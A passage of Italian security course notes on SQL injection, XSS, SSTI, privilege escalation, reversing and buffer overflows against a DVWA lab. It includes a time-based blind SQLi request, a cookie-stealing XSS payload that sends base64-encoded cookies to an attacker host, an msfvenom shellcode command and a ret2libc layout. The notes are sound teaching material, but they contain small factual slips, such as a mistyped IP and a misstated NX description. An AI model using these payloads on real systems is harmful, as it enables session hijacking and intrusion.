Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.56.4/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ce4b8c954705ef20389549ffe4607cad
Upgrade-Insecure-Requests: 1
```

Sqlmap permette di automatizzare anche l'inserimento di nuovi file PHP nel file system del server, e lo fa con lo scopo di ottenere una shell. A tal proposito si ricorre al flag –os-shell.

SQL injection blind

Nel momento in cui il server non ci dà alcuna risposta associata alle query SQL, bisogna inventarsi un qualche meccanismo per ottenere le informazioni in un modo indiretto, ossia sfruttando un side channel. Il side channel più classico è il tempo. Ad esempio, per stabilire qual è l'i-esimo (e.g. il secondo) carattere di una stringa (e.g. @@version), si potrebbe utilizzare un costrutto if che compari l'i-esimo carattere della stringa con un carattere noto e invocare una sleep() solo se il confronto ha avuto esito positivo; in tal modo, se il server impiega poco tempo a rispondere, vuol dire che l'i-esimo carattere della stringa non corrisponde al carattere noto selezionato, e viceversa. Un messaggio di richiesta http che copre lo scenario appena descritto è raffigurato qui di seguito:

```
GET /dvwa/vulnerabilities/sqli_blind/?Submit=Submit&id=
'+UNION+SELECT+NULL,IF(substring(%40%40version,2,1)%3d'5',SLEEP(5),'NO')
+--+- HTTP/1.1
Host: 192.168.56.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.56.4/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit
Cookie: security=low; PHPSESSID=ce4b8c954705ef20389549ffe4607cad
Upgrade-Insecure-Requests: 1
```

Iterando su tutti i caratteri della stringa è possibile scoprire com'è fatta l'intera stringa.

SQL injection di secondo ordine


Finora abbiamo parlato degli SQL injection di primo ordine. Un SQL injection di secondo ordine prevede un'iniezione fatta a un primo form (e.g. il form di login) che poi avrà effetto solo nel punto successivo dell'applicazione.

Esempio: supponiamo di loggarci nel sistema con l'utente *user' OR 1=1#*. Se l'input per lo username è sanitizzato bene, la virgoletta, l'OR e il cancelletto vengono interpretati come parti integranti dello username stesso e non della query SQL. Tuttavia, se ciò non avviene anche per il sottosistema che sta dietro al login, l'injection avviene automaticamente lì, perché magari a ogni azione compiuta dall'utente viene generata una query avente una clausola "WHERE username = 'user' OR 1=1#": di conseguenza, se ad esempio si tratta di un sottosistema di messaggistica, in questo modo l'utente potrebbe essere in grado di leggere non solo i propri messaggi ma anche quelli di tutti gli altri utenti.


Cross Site Scripting (XSS)


È un insieme di vulnerabilità a basso impatto che ci permettono di inserire del codice JavaScript sul browser del client vittima. Il codice JavaScript di base serve a rendere dinamiche le pagine HTML. Quello che si può fare è ad esempio leggere i cookie per rubarne l'id di sessione con lo scopo di autenticarsi al sistema (al server), o anche ottenere una shell.

Esempio:




Se il sistema è vulnerabile al Cross Site Scripting se è possibile iniettare del codice JavaScript in modo tale che venga effettivamente eseguito:





L’esempio appena mostrato è un po’ fine a se stesso. Per rendere questo tipo di attacco effettivamente utile, tipicamente si ricorre all’utilizzo dei cookie di sessione, che ricordiamo essere memorizzati sia da un db lato server che dal browser lato client. Di fatto, rubare i cookie ci permette di effettuare l’hijacking di una sessione senza conoscere le credenziali di accesso al sistema.

Per mostrare il proprio cookie di sessione, basta iniettare il comando **alert(document.cookie)** di JavaScript:



Quello che però si fa in realtà è performare un attacco **XSS reflected**.

XSS reflected:
È un tipo di attacco XSS applicabile nel momento in cui l'input inserito nel form, al momento del submit, verrà riportato nello URL e il body del messaggio di risposta del server http dipende effettivamente dal contenuto dello URL stesso. In pratica, nel form viene iniettata una sequenza di comandi JavaScript che:
- Apra una connessione con la macchina dell'attaccante (i cui indirizzo IP e numero di porta vengono esplicitati all'interno dello URL).
- Specifichi nello URL il cookie (codificato in base64 in modo tale da evitare caratteri pericolosi per http).
Più precisamente, l'input iniettato (che dovrà essere compreso tra i tag <script> </script>) sarà una cosa del genere:

```
var xmlHttp=new XMLHttpRequest(); xmlHttp.open("GET","http://192.168.56.1:8000/"+btoa(document.cookie),false); xmlHttp.send(null);
```

A questo punto, è sufficiente mettersi in ascolto sulla macchina dell'attaccante (nel nostro caso all'indirizzo 192.126.56.1 e sulla porta 8000), prendere lo URL del server (i.e. dell'applicazione) relativo alla pagina contenente il nostro form e che abbia come parametro il comando appena mostrato, e sfruttare una tecnica di phishing o di social engineering per convincere una vittima a cliccare sul link associato a tale URL. Una volta che la vittima avrà cliccato, questa si connetterà alla macchina dell'attaccante e vi invierà le informazioni associate al proprio cookie. In tal modo, l'attaccante è riuscito a rubare il cookie di sessione della vittima e potrà riutilizzarlo per effettuare accessi successivi al sistema senza conoscere le credenziali della vittima stessa.

XSS stored:
È l'altro tipo di attacco XSS ed è applicabile quando l'input inserito nel form viene memorizzato all'interno del sistema (e.g. in un database). Supponiamo ad esempio che il sistema permetta di lasciare dei commenti (per cui la stringa inserita nel form sarà pubblicata come commento che viene memorizzato nel sistema e sarà sempre accessibile a tutti). Se l'attaccante lascia come commento un comando JavaScript, quando tale commento verrà visualizzato da un altro utente, quest'ultimo eseguirà in automatico il comando JavaScript.

Server Side Template Injection (SSTI)
È un tipo di vulnerabiltà che occorre nelle applicazioni web che fanno uso di **server-side templating engine**, i quali costituiscono dei meccanismi implementati in un linguaggio di programmazione qualsiasi (e.g. Python per implementare Flask) per generare dinamicamente delle pagine HTML che dipendono da variabili o condizioni if. In un attacco SSTI, viene iniettato del codice malevolo all'interno di una variabile o espressione di template che verrà poi valutata lato server: la conseguenza finale è che quel codice malevolo verrà eseguito lato server.

PRIVILEGE ESCALATION

Come avviene

1) Enumerazione: anche qui la raccolta delle informazioni rappresenta la fase più importante e onerosa.
2) Individuazione di possibili vulnerabilità.
3) Tentativi di sfruttare le vulnerabilità.

Tipi di informazioni da raccogliere

-> Distribuzione del SO installata nella macchina target.
-> Versione del kernel.
-> Variabili d'ambiente.
-> Servizi presenti nel sistema e privilegi che ha ciascuno di questi.
-> Processi in esecuzione per conto di uno specifico utente.
-> Lista delle applicazioni installate e delle applicazioni correntemente in esecuzione.
-> File di configurazione dei processi in esecuzione.
-> Job schedulati mediante il comando *cron*.
-> File di configurazione con delle credenziali (username, password).
-> Configurazione delle schede di rete, del firewall, del DNS.
-> Porte aperte + PID dei processi associati.
-> Utenti presenti nel sistema.
-> Tabelle di ARP e di routing (per ottenere eventuali informazioni su altri host).

Per ulteriori dettagli, consultare il sito https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/.

Utilizzo di un servizio accessibile solo dall'interno del server

Talvolta, la macchina target ha delle porte aperte che non sono visibili dall'esterno, bensì sono sfruttabili solo dall'interno. Se si vuole utilizzarle comunque, è possibile ricorrere al seguente comando SSH:

```
ssh -L 127.0.0.1:NUM_PORTA:127.0.0.1:NUM_PORTA USER@TARGET_IP
```

Prima dei due punti ":" centrali (che separano il primo numero di porta dal secondo indirizzo IP localhost) viene specificata la coppia (indirizzo IP, numero di porta) che si vuole utilizzare e che è relativa a prima di avviare la connessione SSH (qui localhost = macchina dell'attaccante); dopo i due punti ":" centrali, invece, viene specificata la coppia (indirizzo IP, numero di porta) verso cui reindirizzare il traffico dopo l'avvio della connessione SSH (qui localhost = macchina target). In questo modo, si riesce a usufruire del servizio associato alla porta NUM_PORTA anche se si tratta di un servizio riservato per la macchina target.

REVERSING

Cos'è il reversing?
Reversing = capire ciò che un programma fa senza avere a disposizione il codice sorgente.
È un'attività che può essere svolta con due possibili approcci:
- **Analisi statica**: si prende la sezione .text dell'eseguibile e si converte il relativo codice binario in codice assembly. Ciò viene fatto con l'ausilio dei disassemblatori (e.g. r2, Objdump, Cutter, IDA, Ghidra).
- **Analisi dinamica**: si studia il comportamento dell'eseguibile, lanciandolo in una maniera controllata. Ciò viene fatto con l'aiuto dei debugger (e.g. gdb, r2, IDA, OllyDbg).

Analisi statica:
-> **Informazioni generiche dell'ELF (comando file)**: vengono estrapolate dall'header dell'ELF (file eseguibile) e comprendono l'architettura supportata, l'interprete, la signature e se l'eseguibile è stripped o meno. Un eseguibile è detto stripped se i suoi simboli (come i nomi delle funzioni e delle variabili) sono stati cancellati, per cui, ad esempio, i nomi delle funzioni e delle variabili nell'ELF risulteranno diversi da come erano stati definiti dal programmatore.
-> **Strings**: è un comando che mostra tutte le sequenze di byte stampabili appartenenti all'ELF. Ovviamente, tra queste si hanno le stringhe definite all'interno dell'applicazione.
-> **Readelf**: scopre informazioni più specifiche dell'ELF.
-> **Disassemblaggio**: si ottiene il codice assembly corrispondente al file binario dell'eseguibile.


Analisi dinamica:
-> **Esecuzione del programma**.
-> **Tracing delle chiamate a libreria**: si visualizzano tutte le chiamate alle funzioni di libreria coi relativi parametri passati in input.
-> **Tracing delle system call**: si visualizzano tutte le chiamate alle system call coi relativi parametri passati in input.
-> **Debugging**.

BUFFER OVERFLOW

Stack buffer overflow
Supponiamo di avere la seguente funzione:

```
void function(const char* s)
{
    char buffer[16];
    strcpy(buffer, s);
}
```

E supponiamo che lo stack frame relativo a function() abbia il seguente layout:




La funzione strcpy() copia il contenuto della stringa s all'interno di buffer[] ma non effettua alcun controllo sulla sua lunghezza: semplicemente continua a copiare byte finché non incontra un terminatore di stringa. Di conseguenza, se s è più lunga della dimensione del buffer (nel nostro caso 16 byte), andiamo incontro allo stack buffer overflow, per il quale vengono sovrascritte anche quelle zone dello stack che non si potrebbero toccare, tra cui saved EBP, saved EIP, s. Particolarmente critico è saved EIP, che non è altro l'indirizzo di ritorno dalla funzione: se viene modificato con un valore arbitrario, quando verrà processata l'istruzione ret, verrà effettuato un salto verso un indirizzo arbitrario, in modo tale da cambiare completamente il flusso di esecuzione del programma.

Dunque, l'idea di base del buffer overflow è quella di iniettare del codice binario malevolo all'interno del buffer per poi settare l'indirizzo di ritorno all'inizio del codice malevolo stesso. Tale codice malevolo è detto **shellcode** (i.e. codice position independent) e, tipicamente, quello che fa è eseguire una shell (e.g. /bin/sh tramite la funzione execve()) oppure ottenere una bind shell / reverse shell. Lo shellcode viene normalmente generato tramite il tool **msfvenom** (comando *msfvenom -p linux/x86/exec -f c CMD=/bin/sh*) oppure online sul sito **shell-storm.org**.
La cosa interessante di questo tipo di attacco è che permette di spawnare una shell nei panni dello stesso utente proprietario dell'eseguibile su cui stiamo performando il buffer overflow: se l'eseguibile ha il bit SUID, possiamo anche avere la possibilità di ottenere una shell come root.

<u>Problemi:</u>
1) Se lo shellcode è più piccolo del buffer, bisogna trovare un modo per riempire il gap fino all'indirizzo di ritorno (che sappiamo dover essere modificato affinché lo stack buffer overflow possa essere finalizzato).
2) Se lo shellcode è più grande del buffer, è necessario trovare uno shellcode più piccolo.
3) Come si fa a calcolare il numero di byte che restano da sovrascrivere per arrivare all'indirizzo di ritorno (ovvero: come si fa a calcolare l'EIP offset)?
4) Come si fa a trovare l'indirizzo base dello shellcode?
5) Poiché strcpy() interrompe la copia della stringa s all'interno del buffer quando incontra un byte pari a 0, nel momento in cui proviamo a iniettare del codice macchina nel buffer, le istruzioni i cui op-code contengono degli zeri (o che comunque hanno uno zero come argomento) risultano problematiche.

Soluzioni:
1) È possibile riempire il gap aggiungendo byte casuali, meglio se corrispondenti a istruzioni NOP (**\x90**).
3) Sul debugger gdb abbiamo a disposizione il comando **pattern** che genera un pattern non ripetitivo (un payload che non ha sotto-sequenze di byte che si ripetono). Una volta generato e inserito il pattern nel buffer (causando anche un buffer overflow), si deve lanciare il programma il quale, se effettivamente è vulnerabile a buffer overflow, deve andare in segmentation fault perché il return address è stato modificato con dei byte casuali e, quindi, con un indirizzo non valido. Dopodiché deve essere lanciato il comando **dmesg**, che mostra il log del kernel all'interno del quale è riportato l'indirizzo in cui è avvenuto il segmentation fault: tale indirizzo corrisponde proprio alla sotto-sequenza di 4 byte del pattern che era andata a finire in old EIP. Ora, poiché il pattern è non ripetitivo, data la sotto-sequenza di 4 byte, si riesce a identificare univocamente la sua posizione nello stack (a partire dall'indirizzo base del buffer) e, quindi, si riesce a identificare la posizione di old EIP.
4) Basta farsi aiutare da un debugger.

Schema riassuntivo:



Mitigazioni
NX bit:
Detto anche **Execute Disable bit**, è un bit che è stato aggiunto per pagine di memoria e attivato per le pagine associate allo stack: di fatto, lo stack, per come è stato concepito, non dovrebbe avere codice eseguibile. Esistono due livelli di NX bit:
-> **NX program-specific**: se attivato, viene evitata l'esecuzione dei byte sullo stack solo per uno specifico programma. Si attiva col flag di compilazione gcc **-znoexecstack**.
-> **NX kernel-specific**: se attivato, viene attivata l'esecuzione dei byte sullo stack per tutti i programmi del sistema.

ASLR (Address Space Layout Randomization):
Lo stack (così come lo heap e altre porzioni di memoria), a ogni nuova esecuzione del programma, viene posto a un indirizzo base casuale e sempre diverso. In tal modo, dovrebbe risultare difficile trovare gli indirizzi di memoria in cui si trovano le informazioni che ci servono. Per abilitare / disabilitare questa protezione, basta sovrascrivere il file **/proc/sys/kernel/randomize_va_space** all'interno del quale può essere riportato un valore tra 0 e 2:
-> 0: ALSR è disabilitato.
-> 1-2: ALSR è abilitato (non ci interessa la differenza esatta tra i due casi).

Stack canary:
È un valore read-only che, per ciascuna funzione, viene posto tra l'old EIP e la parte restante dello stack frame. Alla fine dell'esecuzione della funzione, si controlla se il valore attuale del canary è uguale al suo valore originale: se sì allora è tutto ok, altrimenti si assume che lo stack è stato corrotto e si interrompe l'esecuzione del programma. Il canary può essere abilitato col flag di compilazione gcc **-fstack-protector**.

Source fortification:
Consiste nel sostituire le funzioni di libreria che popolano i buffer senza effettuare particolari controlli (e.g. strcpy(), scanf()) con delle funzioni funzionalmente equivalenti ma più sicure.

Bypass delle protezioni

Bypass di NX (ret2libc):


Anziché impostare l'old EIP pari all'indirizzo del buffer posto sullo stack, lo si potrebbe porre pari all'indirizzo di una funzione di **libc**, ovvero la libreria C standard, che contiene le funzioni che implementano i servizi più importanti (e.g. system(), execve()). La funzione più opportuna da scegliere è una che permette di lanciare una shell, come ad esempio system(), che esegue il comando che le viene passato come argomento: dunque, system("/bin/sh") è un'invocazione adatta ai nostri scopi. L'unica accortezza da prendere qui è che, subito prima di saltare alla funzione system(), bisogna porre sullo stack l'argomento "/bin/sh". Fortunatamente sappiamo che:

-> La funzione system() si trova all'offset 0x3ab40 di libc.

-> La stringa "/bin/sh\x00" si trova all'offset 0x15cdc8 di libc.

-> È possibile ottenere l'indirizzo base di libc lanciando il comando ***ldd executable*** (dove executable è il nome del programma), il quale mostra tutte le librerie utilizzate dal programma e i relativi indirizzi base.

Ricapitolando, lo stack frame che andiamo a toccare con l'attacco buffer overflow dovrà alla fine apparire così:



- Da buffer[0..3] a <saved EBP> vanno inseriti dei byte a caso, escluso \x00 che viene interpretato come il terminatore di stringa.
- <system_addr> è stato inserito al posto del return address originale.
- <system return address> è l'indirizzo verso cui si salterà una volta che la nuova shell spawnata verrà chiusa. Per evitare errori o problemi, una best practice consiste nell'inserire qui l'indirizzo della funzione exit() che appartiene anche lei a libc.
- <system first argument> è l'indirizzo della stringa "/bin/sh\x00" (che sappiamo trovarsi in libc).

NB: l'architettura Intel è little endian, per cui un indirizzo come 0xabcdef12 deve essere copiato in memoria byte per byte nell'ordine inverso: "\x12\xef\xcd\xab".

Bypass di ASLR:

ASLR, tra le varie cose, randomizza anche l'indirizzo base della libreria libc, per cui risulta più difficile azzeccare i valori da porre al posto di <system_addr>, <system return address> e <system first argument>. Un bypass poco elegante ma efficace consiste nel lanciare il nostro eseguibile (con tanto di buffer overflow e shellcode iniettato) un numero elevato di volte fin tanto che non azzecchiamo l'indirizzo base di libc: effettivamente, basta un numero basso di tentativi poiché, dell'indirizzo base di libc, vengono randomizzati solo 12 bit, per cui mediamente due migliaia di tentativi risultano sufficienti per performare con successo il buffer overflow.